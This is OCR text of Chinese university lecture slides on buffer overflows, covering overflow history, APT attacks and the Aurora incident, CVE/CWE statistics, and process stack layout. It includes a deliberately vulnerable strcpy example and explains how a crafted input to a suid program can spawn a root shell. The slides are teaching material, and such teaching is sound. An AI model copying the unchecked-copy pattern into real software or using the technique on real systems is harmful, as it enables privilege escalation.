
Sponsors of Tomorrow.™

缓冲区溢出
--栈溢出和整数溢出

程绍银

sycheng@ustc.edu.cn



本章内容

- 缓冲区溢出简介
- 溢出攻击原理
- 栈溢出的例子
- 一个溢出和攻击的演示
- 整数溢出


本章内容

- ✓ 缓冲区溢出简介
- 溢出攻击原理
- 栈溢出的例子
- 一个溢出和攻击的演示
- 整数溢出

缓冲区溢出历史

- http://en.wikipedia.org/wiki/Buffer_overflow
- 最早的攻击：1988年UNIX下的Morris worm，利用的是fingerd的缓冲区溢出
- 1996年，Aleph One在第49期Phrack杂志上发表《Smashing The Stack for Fun and Profit》
- 1999年，w00w00的Matt Conover（16岁）， heap/bss overflow
- 2000年，format string vulnerability
- 2002年，Integer overflow
- 虽然xss/sql注入等类型漏洞大行其道，但缓冲区溢出漏洞的严重性、底层性、通用性使其显得尤为重要
  - 0-day漏洞
  - APT(Advance Persistent Threat)高级持续性威胁

APT攻击



APT攻击

- 美国国家标准和技术研究院给出的详细定义
  - 精通复杂技术的攻击者利用多种攻击向量(如网络、物理和欺诈等)借助丰富资源创建机会实现自己目的
  - 这些目的通常包括对目标企业的信息技术架构进行篡改从而盗取数据(如将数据从内网输送到外网)，执行或阻止一项任务、程序；又或是潜入对方架构中伺机进行偷取数据
  - APT威胁：1.会长时间重复这种操作;2.会适应防御者从而产生抵抗能力;3.会维持在所需的互动水平以执行偷取信息的操作
- 简而言之，APT就是长时间窃取数据

APT攻击

- APT攻击就是一类特定的攻击，为了获取某个组织甚至是国家的重要信息，有针对性的进行的一系列攻击行为的整个过程
- APT攻击利用了多种攻击手段，包括各种最先进的手段和社会工程学方法，逐步的获取进入组织内部的权限
- APT往往利用组织内部的人员作为攻击跳板。有时候，攻击者会针对被攻击对象编写专门的攻击程序，而非使用一些通用的攻击代码
- 此外，APT攻击具有持续性，甚至长达数年。这种持续体现在攻击者不断尝试各种攻击手段，以及在渗透到网络内部后长期蛰伏，不断收集各种信息，直到收集到重要情报

APT攻击过程

APT攻击的阶段

- 情报收集：公开数据源 (LinkedIn、Facebook等) 搜寻和锁定特定人员并加以研究，然后开发出定制化攻击
- 首次突破防线：通过电子邮件、实时通讯或网站顺道下载等社交工程技巧植入0-day恶意软件；在系统开后门，网络门户洞开，方便后续渗透
- 幕后操纵通讯
- 横向移动：一旦进入企业网络，进一步入侵更多计算机来搜集登入信息，提高权限，让计算机永远受到掌控
- 资产/资料发掘
- 资料外传

Google极光攻击

- 2010年，Google Aurora（极光）攻击，一个十分著名的APT攻击
- Google的一名雇员点击即时消息中的一条恶意链接，引发了一系列事件导致其网络被渗入数月，并且造成各种系统的数据被窃取
- 攻击过程：
  - 1）对Google的APT行动开始于刺探工作，特定的Google员工成为攻击者的目标。攻击者尽可能地收集信息，搜集该员工在Facebook、Twitter、LinkedIn和其它社交网站上发布的信息
  - 2）接着攻击者利用一个动态DNS供应商来建立一个托管伪造照片网站的Web服务器。该Google员工收到来自信任的人发来的网络链接并且点击它，就进入了恶意网站。该恶意网站页面载入含有shellcode的JavaScript程序码造成IE浏览器溢出，进而执行FTP下载程序，并从远端进一步抓了更多新的程序来执行（由于其中部分程序的编译环境路径名称带有Aurora字样，该攻击故此得名）
  - 3）接下来，攻击者通过SSL安全隧道与受害人机器建立了连接，持续监听并最终获得了该雇员访问Google服务器的帐号密码等信息
  - 4）最后，攻击者就使用该雇员的凭证成功渗透进入Google的邮件服务器，进而不断的获取特定Gmail账户的邮件内容信息

缓冲区溢出攻击的分类

- 栈溢出（stack smashing）
- 堆溢出（malloc/free heap corruption）
- 格式化字符串漏洞（format string vulnerability）
- 整形变量溢出（integer variable overflow）
- 其他的攻击手法（others）
  - 利用ELF文件格式的特性如：覆盖.plt（过程连接表）、.dtor（析构函数指针）、.got（全局偏移表）; return-to-libc（返回库函数）等的方式进行攻击

缓冲区溢出攻击的危害

- 缓冲区溢出漏洞大量存在于各种软件中
- 利用缓冲区溢出的攻击，会导致系统崩溃、敏感信息泄漏、获得系统特权等严重后果
- Vulnerability Type Distributions in CVE(2001-2006)
  - http://cve.mitre.org/docs/vuln-trends/index.html
- CWE/SANS Top 25 Most Dangerous Software Errors
  - http://cwe.mitre.org/top25/index.html

Table 1: Overall Results

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		18809	1432	2138	1190	2546	4559	6944
[1]	**XSS**	**13.8%**	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
		2595	*31*	*187*	*89*	*278*	*728*	*1282*
[2]	**buf**	**12.6%**	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
		2361	*279*	*436*	*268*	*392*	*445*	*541*
[3]	**sql-inject**	**09.3%**	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
		1754	*6*	*38*	*36*	*142*	*588*	*944*
[4]	**php-include**	**05.7%**	00.1% (31)	00.3% (26)	01.0% (13)	01.4% (10)	02.1% (6)	13.1% (3)
		1065	*1*	*7*	*12*	*36*	*96*	*913*
[5]	**dot**	**04.7%**	08.9% (2)	05.1% (4)	02.9% (5)	04.2% (4)	04.3% (4)	04.5% (5)
		888	*127*	*110*	*34*	*106*	*196*	*315*
[6]	**infoleak**	**03.4%**	02.6% (9)	04.2% (5)	02.8% (6)	03.8% (5)	03.8% (5)	03.1% (6)
		646	*37*	*89*	*33*	*98*	*175*	*214*
[7]	**dos-malform**	**02.8%**	04.8% (3)	05.2% (3)	02.5% (8)	03.4% (6)	01.8% (8)	02.0% (7)
		521	*69*	*111*	*30*	*86*	*83*	*142*
[8]	**link**	**01.8%**	04.5% (4)	02.1% (9)	03.5% (3)	02.8% (7)	01.9% (7)	00.4% (16)
		341	*64*	*45*	*42*	*72*	*87*	*31*
[9]	**format-string**	**01.7%**	03.2% (7)	01.8% (10)	02.7% (7)	02.4% (8)	01.7% (9)	00.9% (11)
		317	*46*	*39*	*32*	*62*	*76*	*62*
[10]	**crypt**	**01.5%**	03.8% (5)	02.7% (6)	01.5% (9)	00.9% (16)	01.5% (10)	00.8% (13)
		278	*55*	*58*	*18*	*22*	*69*	*56*
[11]	**priv**	**01.3%**	02.5% (10)	02.2% (8)	01.1% (12)	01.3% (11)	01.5% (11)	00.8% (14)
		249	*36*	*46*	*13*	*33*	*67*	*54*
[12]	**perm**	**01.3%**	02.7% (8)	01.8% (11)	01.3% (11)	00.9% (15)	01.1% (13)	01.1% (9)
		241	*39*	*39*	*15*	*24*	*48*	*76*
[13]	**metachar**	**01.2%**	03.8% (6)	02.6% (7)	00.7% (18)	01.0% (14)	01.3% (12)	00.4% (17)
		233	*55*	*56*	*8*	*26*	*59*	*29*
[14]	**int-overflow**	**01.0%**	00.1% (32)	00.4% (25)	01.3% (10)	01.8% (9)	00.8% (14)	01.2% (8)
		190	*1*	*8*	*16*	*47*	*36*	*82*
[15]	**auth**	**00.8%**	01.5% (13)	01.3% (15)	00.5% (19)	00.7% (17)	00.5% (19)	00.9% (12)
		155	*22*	*27*	*6*	*17*	*21*	*62*
[16]	**dos-flood**	**00.7%**	02.0% (12)	01.7% (13)	00.5% (20)	01.2% (12)	00.2% (27)	00.4% (19)
		138	*29*	*36*	*6*	*31*	*11*	*25*
[17]	**pass**	**00.7%**	01.1% (17)	01.3% (14)	00.2% (29)	01.1% (13)	00.8% (15)	00.4% (18)
		135	*16*	*28*	*2*	*28*	*36*	*25*
[18]	**webroot**	**00.6%**	00.1% (29)	00.2% (32)	00.3% (25)	00.2% (29)	00.7% (16)	01.0% (10)
		117	*2*	*5*	*3*	*5*	*33*	*69*
[19]	**form-field**	**00.5%**	00.7% (23)	00.8% (17)	00.5% (21)	00.2% (26)	00.4% (20)	00.6% (15)
		97	*10*	*17*	*6*	*6*	*19*	*39*

Table 2: OS Vendors

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		4893	443	664	530	745	1216	1295
[1]	buf	19.6%	21.0% (1)	26.8% (1)	24.7% (1)	20.4% (1)	16.0% (1)	16.1% (1)
		958	*93*	*178*	*131*	*152*	*195*	*209*
[2]	link	03.8%	07.4% (2)	03.3% (4)	04.2% (2)	05.1% (2)	04.2% (2)	01.5% (8)
		186	*33*	*22*	*22*	*38*	*51*	*20*
[3]	dos-malform	03.7%	05.6% (3)	06.2% (2)	02.6% (4)	04.4% (4)	01.8% (7)	03.6% (4)
		182	*25*	*41*	*14*	*33*	*22*	*47*
[4]	XSS	03.4%	01.6% (14)	04.4% (3)	03.0% (3)	01.5% (7)	04.2% (3)	04.2% (3)
		168	*7*	*29*	*16*	*11*	*51*	*54*
[5]	int-overflow	02.9%	...	01.2% (12)	02.3% (6)	04.6% (3)	02.1% (6)	04.7% (2)
		140	*0*	*8*	*12*	*34*	*25*	*61*
[6]	format-string	02.3%	05.2% (4)	01.5% (9)	02.3% (5)	02.8% (5)	02.4% (5)	01.5% (9)
		114	*23*	*10*	*12*	*21*	*29*	*19*
[7]	priv	01.9%	04.1% (5)	02.3% (6)	00.8% (14)	00.8% (13)	02.5% (4)	01.6% (5)
		95	*18*	*15*	*4*	*6*	*31*	*21*
[8]	perm	01.7%	04.1% (6)	02.1% (8)	01.1% (9)	01.1% (9)	01.6% (8)	01.3% (11)
		83	*18*	*14*	*6*	*8*	*20*	*17*
[9]	dot	01.4%	01.6% (12)	01.5% (10)	01.1% (8)	01.6% (6)	01.2% (11)	01.4% (10)
		68	*7*	*10*	*6*	*12*	*15*	*18*
[10]	infoleak	01.3%	00.9% (19)	01.2% (13)	01.1% (11)	01.1% (10)	01.3% (10)	01.6% (6)
		63	*4*	*8*	*6*	*8*	*16*	*21*
[11]	metachar	01.2%	02.0% (9)	02.6% (5)	00.8% (13)	00.7% (17)	01.2% (12)	00.8% (13)
		60	*9*	*17*	*4*	*5*	*15*	*10*
[12]	race	01.1%	01.1% (17)	00.9% (16)	00.4% (19)	00.9% (11)	01.6% (9)	01.1% (12)
		53	*5*	*6*	*2*	*7*	*19*	*14*
[13]	sql-inject	01.0%	00.2% (28)	00.6% (19)	01.1% (7)	00.7% (16)	00.9% (14)	01.6% (7)
		48	*1*	*4*	*6*	*5*	*11*	*21*
[14]	crypt	00.8%	01.6% (11)	01.4% (11)	01.1% (10)	00.4% (18)	00.4% (18)	00.6% (15)
		38	*7*	*9*	*6*	*3*	*5*	*8*
[15]	memleak	00.8%	02.0% (10)	00.6% (18)	00.8% (16)	00.9% (12)	00.9% (13)	00.2% (24)
		38	*9*	*4*	*4*	*7*	*11*	*3*
[16]	sandbox	00.7%	02.7% (7)	02.1% (7)	...	00.1% (22)	00.2% (28)	00.2% (23)
		32	*12*	*14*	*0*	*1*	*2*	*3*
[17]	relpath	00.6%	01.6% (13)	00.3% (25)	00.4% (18)	01.1% (8)	00.2% (25)	00.7% (14)
		31	*7*	*2*	*2*	*8*	*3*	*9*
[18]	dos-flood	00.6%	02.5% (8)	00.6% (21)	00.2% (24)	00.3% (21)	00.2% (27)	00.6% (16)
		29	*11*	*4*	*1*	*2*	*3*	*8*
[19]	auth	00.5%	01.4% (16)	01.1% (14)	00.6% (17)	00.3% (20)	00.3% (19)	00.3% (19)
		26	*6*	*7*	*3*	*2*	*4*	*4*

Top 25 (September 13, 2011)

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

本章内容

- 缓冲区溢出简介
- ✓ 溢出攻击原理
- 栈溢出的例子
- 一个溢出和攻击的演示
- 整数溢出

栈溢出攻击原理（1）

- 向缓冲区写入超过缓冲区长度的内容，造成缓冲区溢出，破坏程序的堆栈，使程序转而执行其他的指令，达到攻击的目的
- 原因：程序中缺少错误检测

```
void func(char *str)
{
    char buf[16];
    strcpy( buf, str);
}
```

如果str的内容多于16个非0字符，就会造成buf的溢出，使程序出错

栈溢出攻击原理（2）

- 类似函数有strcat、sprintf、vsprintf、gets、scanf等
- 一般溢出会造成程序读/写或执行非法内存的数据，引发segmentation fault异常退出
- 如果在一个suid程序中精心构造内容，可以有目的的执行程序，如/bin/sh，得到root权限

栈溢出攻击原理（3）

- 对于使用C语言开发的软件，缓冲区溢出大部分是数组越界或指针非法引用造成的

- 现存的软件中可能存在缓冲区溢出攻击，因此缓冲区溢出攻击短期内不可能杜绝

缓冲区溢出攻击的要素

- 在进程的地址空间安排适当的代码(shellcode)
- 通过适当的初始化寄存器和内存，跳转到以上代码段执行


安排代码的方法

- 利用进程中存在的代码
  - 传递一个适当的参数
  - 如程序中有exec(arg)，只要把arg指向“/bin/sh”就可以了
- 植入法
  - 把指令序列放到缓冲区中
  - 堆、栈、数据段都可以存放攻击代码，最常见的是利用栈

Linux内存

- Linux及其它几乎所有Intel x86系统、Solaris, etc
- 分页式存储管理
- 平面内存结构，4GB或更大逻辑地址空间
- 栈从下往上生长
- C语言不进行边界检查

进程内存布局




Stack：存放程序信息和自动变量，向下增长，R/W/E

Heap：动态分配的内存区，向上增长，R/W

BSS：未初始化的全局可用的数据，R/W
注：BSS这一名称来源于早期汇编程序的一个操作符，意思是“block started by symbol（符号开始的地方）”，在程序开始之前，内核将此段初始化为0

Initialised data：初始化的全局可用的数据，R/W


Text：由CPU执行的机器指令，可共享，R/E




主函数原型：

int main (int argc, char *argv[ ], char *envp[ ])

ls -l /usr/include






函数调用所建立的栈帧包含（以IA32为例）：

- 函数的返回地址
- 调用函数的栈帧信息，即栈顶和栈底
- 为函数的局部变量分配的空间
- 为被调用函数的参数分配的空间

深入理解计算机系统


计 算 机 科 学 丛 书
原书第2版
深入理解计算机系统
(美) Randal E. Bryant David R. O'Hallaron 著
COMPUTER SYSTEMS
A Programmer's Perspective
Bryant · O'Hallaron
Computer Systems
A Programmer's Perspective Second Edition
机械工业出版社
China Machine Press

栈的特性带来的安全缺陷

